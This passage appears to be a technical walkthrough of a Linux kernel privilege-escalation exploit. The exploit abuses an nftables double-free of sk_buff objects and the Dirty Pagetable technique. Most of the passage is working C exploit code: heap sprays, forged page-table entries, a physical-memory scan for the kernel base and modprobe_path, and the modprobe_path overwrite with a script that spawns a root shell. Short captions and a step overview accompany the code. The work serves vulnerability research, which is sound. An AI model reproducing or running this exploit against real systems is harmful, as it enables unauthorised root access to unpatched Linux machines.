        .ip_len = 0xDEAD,
        .ip_id = 0xDEAD,
        .ip_off = 0xDEAD,
        .ip_ttl = 128,
        .ip_p = 70,
        .ip_src.s_addr = inet_addr("1.1.1.1"),
        .ip_dst.s_addr = inet_addr("255.255.255.255"),
    };
    char modprobe_path[KMOD_PATH_LEN] = { '\x00' };
    get_modprobe_path(modprobe_path, KMOD_PATH_LEN);
    printf("[+] running normal privesc\n");
    PRINTF_VERBOSE("[*] doing first useless allocs to setup caching and stuff...\n");
    pin_cpu(0);
```

Trigger nftables rule

Get the default path of modprobe_path

Pre-allocations

```
mmap((void*)PTI_TO_VIRT(1, 0, 0, 0, 0), 0x2000, PROT_READ | PROT_WRITE, MAP_FIXED | MAP_SHARED | MAP_ANONYMOUS, -1, 0);
*(unsigned long long*)PTI_TO_VIRT(1, 0, 0, 0, 0) = 0xDEADBEEF;

for (unsigned long long i=0; i < CONFIG_PTE_SPRAY_AMOUNT; i++)
{
    void *retv = mmap((void*)PTI_TO_VIRT(2, 0, i, 0, 0), 0x2000,
                      PROT_READ | PROT_WRITE, MAP_FIXED | MAP_SHARED | MAP_ANONYMOUS, -1, 0);

    if (retv == MAP_FAILED)
    {
        perror("mmap");
        exit(EXIT_FAILURE);
    }
}

for (unsigned long long i=0; i < CONFIG_PTE_SPRAY_AMOUNT / 512; i++)
    *(char*)PTI_TO_VIRT(2, i, 0, 0, 0) = 0x41;
```

Pre-allocate a PUD to facilitate the allocation of overlapping PMDs later

Pre-register 16,000 PTE pages to be heap-sprayed, with each PTE page containing 2 PTE entries

PTE_SPRAY_AMOUNT / 512 = PMD_SPRAY_AMOUNT: PMD contains 512 PTE children

Pre-allocations

```
PRINTF_VERBOSE("[*] allocated VMAs for process:\n  - pte_area: ?\n  - _pmd_area: %p\n  - modprobe_path: '%s' @ %p\n",
    _pmd_area, modprobe_path, modprobe_path);
populate_sockets();

set_ipfrag_time(1);
```

Pre-register 2 PMD entries (located in the same PMD page, corresponding to different PTE pages), corresponding to 2 PTE entries.

```
df_ip_header.ip_id = 0x1336;
df_ip_header.ip_len = sizeof(struct ip)*2 + 32768 + 8 + 4000;
df_ip_header.ip_off = ntohs((8 >> 3) | 0x2000);
alloc_intermed_buf_hdr(32768 + 8, &df_ip_header);

set_ipfrag_time(9999);

printf("[*] waiting for the calm before the storm...\n");
sleep(CONFIG_SEC_BEFORE_STORM);
```

Creatae 5 sockets: ip/udp client, udp server, tcp client, tcp server.

allocate skb

```c
void send_ipv4_udp(const char* buf, size_t buflen)
{
    struct sockaddr_in dst_addr = {
        .sin_family = AF_INET,
        .sin_port = htons(45173),
        .sin_addr.s_addr = inet_addr("127.0.0.1")
    };

    sendto_noconn(&dst_addr, buf, buflen, sendto_ipv4_udp_client_sockfd);
}
```

```c
static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    for (int i=0; i < CONFIG_SKB_SPRAY_AMOUNT; i++)
    {
        PRINTF_VERBOSE("[*] reserving udp packets... (%d/%d)\n", i, CONFIG_SKB_SPRAY_AMOUNT);
        alloc_ipv4_udp(1);
    }

    // ...
}
```

Allocate N UDP packets to spray sk_buff objects, and release the skb between the Double-Free events.

Double-Free 1st Free

```c
static void send_ipv4_ip_hdr_chr(size_t dfsize, struct ip *ip_header, char chr)
{
    memset(intermed_buf, chr, dfsize);
    send_ipv4_ip_hdr(intermed_buf, dfsize, ip_header);
}

static void trigger_double_free_hdr(size_t dfsize, struct ip *ip_header)
{
    printf("[*] sending double free buffer packet...\n");
    send_ipv4_ip_hdr_chr(dfsize, ip_header, '\x41');
}

static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    // ... skb spray

    df_ip_header.ip_id = 0x1337;
    df_ip_header.ip_len = sizeof(struct ip)*2 + 32768 + 24;
    df_ip_header.ip_off = ntohs((0 >> 3) | 0x2000);
    trigger_double_free_hdr(32768 + 8, &df_ip_header);

}
```

1st double-free skb , triggr enftables rule
Allocating >32,768 (0x8000) bytes will trigger a request from the order-4 buddy allocator.

Bypass double-free check

```c
void recv_ipv4_udp(int content_len)
{
    PRINTF_VERBOSE("[*] doing udp recv...\n");
    recv(sendto_ipv4_udp_server_sockfd, intermed_buf, content_len, 0);

    PRINTF_VERBOSE("[*] udp packet preview: %02hhx\n", intermed_buf[0]);
}

static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    // ... (trigger doublefree)

    for (int i=0; i < CONFIG_SKB_SPRAY_AMOUNT; i++)
    {
        PRINTF_VERBOSE("[*] freeing reserved udp packets to mask corrupted packet... (%d/%d)\n",
         i, CONFIG_SKB_SPRAY_AMOUNT);
        recv_ipv4_udp(1);
    }
    // ...
}
```

Free skbs to the freelist to avoid crashes caused by Double-Free detection.

Spraying PTEs

```c
#define _pte_index_to_virt(i) (i << 12)
#define _pmd_index_to_virt(i) (i << 21)
#define _pud_index_to_virt(i) (i << 30)
#define _pgd_index_to_virt(i) (i << 39)
#define PTI_TO_VIRT(pud_index, pmd_index, pte_index, page_index, byte_index) \
    ((void*)(_pgd_index_to_virt((unsigned long long)(pud_index)) \
    + _pud_index_to_virt((unsigned long long)(pmd_index)) \
    + _pmd_index_to_virt((unsigned long long)(pte_index)) \
    + _pte_index_to_virt((unsigned long long)(page_index)) + (unsigned long long)(byte_index)))


static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    // ... (spray-free skb's)

    printf("[*] spraying %d pte's...\n", CONFIG_PTE_SPRAY_AMOUNT);
    for (unsigned long long i=0; i < CONFIG_PTE_SPRAY_AMOUNT; i++)
        *(char*)PTI_TO_VIRT(2, 0, i, 0, 0) = 0x41;

    // ...
}
```

Heap spray PTE pages, exhausting the PCP order-0 list.

Double-Free 2 Free

```
static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    // ... (spray-alloc PTEs)

    PRINTF_VERBOSE("[*] double-freeing skb...\n");

    df_ip_header.ip_id = 0x1337;
    df_ip_header.ip_len = sizeof(struct ip)*2 + 32768 + 24;
    df_ip_header.ip_off = ntohs(((32768 + 8) >> 3) | 0x2000);

    alloc_intermed_buf_hdr(0, &df_ip_header);

    // ...
}
```

The set_freepointer() function will overwrite skb1->len with s->random(), causing end == offset in ip_frag_queue(), which will result in the packet being cleared.

＊2nd Double-Free skb

Allocating the PMD

```
static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    // ... (free 2 of skb)

    *(unsigned long long*)_pmd_area = 0xCAFEBABE;

    // ...
}
```

Allocate overlapping PMD pages. PMD[0]/ PMD[1] will overwrite PTE[0]/PTE[1].

If the PTE page overlaps with the PMD page, the PTE entry pte[0] will be overwritten with PFN+flags from the &_pmd_area region.

Finding the overlapping PTE

```
static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    pte_area = NULL;
    for (unsigned long long i=0; i < CONFIG_PTE_SPRAY_AMOUNT; i++)
    {
        unsigned long long *test_target_addr = PTI_TO_VIRT(2, 0, i, 0, 0);

        if (*test_target_addr != 0x41)
        {
            printf("[+] confirmed double alloc PMD/PTE\n");
            PRINTF_VERBOSE("    - PTE area index: %lld\n", i);
            PRINTF_VERBOSE("    - PTE area (write target address/page): %016llx (new)\n", *test_target_addr);
            pte_area = test_target_addr;
        }
    }

    if (pte_area == NULL)
    {
        printf("[-] failed to detect overwritten pte: is more PTE spray needed? pmd: %016llx\n",
            *(unsigned long long*)_pmd_area);
        return;
    }

    *pte_area = 0x0 | 0x8000000000000867;
    flush_tlb(_pmd_area, 0x400000);
    PRINTF_VERBOSE("    - PMD area (read target value/page): %016llx (new)\n", *(unsigned long long*)_pmd_area);
    //
}
```

If the PTE page overlaps with the PMD page, the PTE entry pte[0] will be overwritten with PFN+flags from the &_pmd_area region.

Kernel Base Address

```
// ... (setup dirty pagedirectory)

for (int k=0; k < (CONFIG_PHYS_MEM / (CONFIG_PHYSICAL_ALIGN * 512)); k++)
{
    unsigned long long kernel_iteration_base;

    kernel_iteration_base = k * (CONFIG_PHYSICAL_ALIGN * 512);
    PRINTF_VERBOSE("[*] setting kernel physical address range to 0x%016llx - 0x%016llx\n", kernel_iteration_base,
        | kernel_iteration_base + CONFIG_PHYSICAL_ALIGN * 512);
    for (unsigned short j=0; j < 512; j++)
        pte_area[j] = (kernel_iteration_base + CONFIG_PHYSICAL_ALIGN * j) | 0x8000000000000867;
    flush_tlb(_pmd_area, 0x400000);

    for (unsigned long long j=0; j < 512; j++)
    {
        unsigned long long phys_kernel_base;
        phys_kernel_base = kernel_iteration_base + CONFIG_PHYSICAL_ALIGN * j;

        PRINTF_VERBOSE("[*] phys kernel addr: %016llx, val: %016llx\n", phys_kernel_base, *(unsigned long long*)(pmd_kernel_area + j * 0x1000));

        if (is_kernel_base(pmd_kernel_area + j * 0x1000) == 0)
            continue;

        // ... (rest of the exploit)
    }
}
printf("[!] failed to find kernel code segment... TLB flush fail?\n");
return;
```

Forge a PTE page pointing to the physical address to be scanned.

Check the x64-gcc/clang signature information of the kernel code section.

https://github.com/Notselwyn/get-sig

modprobe_path

```
for (int i=0; i < 40; i++)
{
    void *pmd_modprobe_addr;
    unsigned long long phys_modprobe_addr;
    unsigned long long modprobe_iteration_base;

    modprobe_iteration_base = phys_kernel_base + i * 0x200000;

    PRINTF_VERBOSE("[*] setting physical address range to 0x%016llx - 0x%016llx\n", modprobe_iteration_base, modprobe_iteration_base + 0x200000);


    for (unsigned short j=0; j < 512; j++)
        pte_area[512 + j] = (modprobe_iteration_base + 0x1000 * j) | 0x8000000000000867;

    flush_tlb(_pmd_area, 0x400000);

    pmd_modprobe_addr = memmem(pmd_data_area, 0x200000, CONFIG_STATIC_USERMODEHELPER_PATH, strlen(CONFIG_STATIC_USERMODEHELPER_PATH));

    if (pmd_modprobe_addr == NULL)
        continue;

    phys_modprobe_addr = modprobe_iteration_base + (pmd_modprobe_addr - pmd_data_area);
    printf("[+] verified modprobe_path/usermodehelper_path: %016llx ('%s')...\n", phys_modprobe_addr, (char*)pmd_modprobe_addr);

    // ...
}
```

Starting from the kernel base address, scan 40 * 0x200000 bytes, searching for the modprobe path. If not found, start scanning from another kernel base address.

Forge the second PTE page to point to the physical address to be scanned

Overwriting modprobe_path

```
for (unsigned long long j=0; j < 512; j++)
{
    for (int i=0; i < 40; i++)
    {
        void *pmd_modprobe_addr;
        unsigned long long phys_modprobe_addr;
        unsigned long long modprobe_iteration_base;

        PRINTF_VERBOSE("[*] modprobe_script_fd: %d, status_fd: %d\n", modprobe_script_fd, status_fd);

        printf("[*] overwriting path with PIDs in range 0->4194304...\n");

        for (pid_t pid_guess=0; pid_guess < 4194304; pid_guess++)
        {
            int status_cnt;
            char buf;

            MEMCPY_HOST_FD_PATH(pmd_modprobe_addr, pid_guess, modprobe_script_fd);

            if (pid_guess % 50 == 0)
            {
                PRINTF_VERBOSE("[+] overwriting modprobe_path with different PIDs (%u-%u)...\n", pid_guess, pid_guess + 50);
                PRINTF_VERBOSE("    - i.e. '%s' @ %p...\n", (char*)pmd_modprobe_addr, pmd_modprobe_addr);
                PRINTF_VERBOSE("    - matching modprobe_path scan var: '%s' @ %p)...\n", modprobe_path, modprobe_path);
            }
            lseek(modprobe_script_fd, 0, SEEK_SET); // overwrite previous entry
            dprintf(modprobe_script_fd, "#!/bin/sh\necho -n 1 1>/proc/%u/fd/%u\n/bin/sh 0</proc/%u/fd/%u 1>/proc/%u/fd/%u 2>&1\n",
                pid_guess, status_fd, pid_guess, shell_stdin_fd, pid_guess, shell_stdout_fd);
            // ...
        }
```

Forge a PTE page pointing to the physical address to be scanned.

Dropping root shell

```c
static void modprobe_trigger_memfd()
{
    int fd;
    char *argv_envp = NULL;

    fd = memfd_create("", MFD_CLOEXEC);
    write(fd, "\xff\xff\xff\xff", 4);
    fexecve(fd, &argv_envp, &argv_envp);
    close(fd);
}
```

```c
static void privesc_flh_bypass_no_time(int shell_stdin_fd, int shell_stdout_fd)
{
    // ...
    int modprobe_script_fd = memfd_create("", MFD_CLOEXEC);
    int status_fd = memfd_create("", 0);

    for (int k=0; k < (CONFIG_PHYS_MEM / (CONFIG_PHYSICAL_ALIGN * 512)); k++)
    {
        for (unsigned long long j=0; j < 512; j++)
        {
            for (int i=0; i < 40; i++)
            {
                for (pid_t pid_guess=0; pid_guess < 65536; pid_guess++)
                {
                    int status_cnt;
                    char buf;
                    modprobe_trigger_memfd();

                    status_cnt = read(status_fd, &buf, 1);
                    if (status_cnt == 0)
                        continue;

                    printf("[+] successfully breached the mainframe as real-PID %u\n", pid_guess);

                    return;
                }

                printf("[!] verified modprobe_path address does not work... CONFIG_STATIC_USERMODEHELPER enabled?\n");

                return;
            }
```

Overview

1. Trigger Double-Free and create overlapping PMD and PTE pages

(1-1) Allocate 170 clean skbs (UDP packets) and release them between Double-Free events to avoid detection crashes.

(1-2) First Double-Free on skb (`SOCK_RAW` IP packet), triggering nftables rule to free skb.

(1-3) Free 170 skbs to prevent Double-Free detection crashes.

(1-4) Heap spray 16,000 PTE pages to exhaust PCP order-0 list.

(1-5) Second Double-Free on skb (length set to 0 to trigger fault).

(1-6) Allocate overlapping PMD pages, PMD[0]/PMD[1] overwrite PTE[0]/PTE[1].

(1-7) Locate user virtual address of overlapping PTE pages, pte[0] gets overwritten with &_pmd_area PFN+flags.

Overview

2. Find kernel physical base address

(2-1) Forge PTE page pointing to the physical address to be scanned.

(2-2) Flush TLB by calling munmap() in the child process.

(2-3) Scan one PTE page per iteration and locate kernel base address via fingerprinting.

3. Locate modprobe_path physical address

(3-1) Scan 80MB from the kernel base address to find modprobe_path.

(3-2) Forge second PTE page to scan physical addresses.

(3-3) Search and verify modprobe_path by overwriting it.

(4-1) Guess PID and set modprobe_path to "/proc/<pid>/fd/<script_fd>".

Overview

4. Overwrite `modprobe_path`

(4-1) Guess the current namespace's PID number and modify modprobe_path to "`/proc/<pid>/fd/<script_fd>`".

5.Obtain root shell

DEMO

References

[1] https://yanglingxi1993.github.io/dirty_pagetable/dirty_pagetable.html

[2] https://pwning.tech/nftables/

[3] https://docs.kernel.org/networking/skbuff.html

[4] https://gitlab.com/gitlab-com/gl-infra/scalability/-/issues/2387#user-content-page-allocator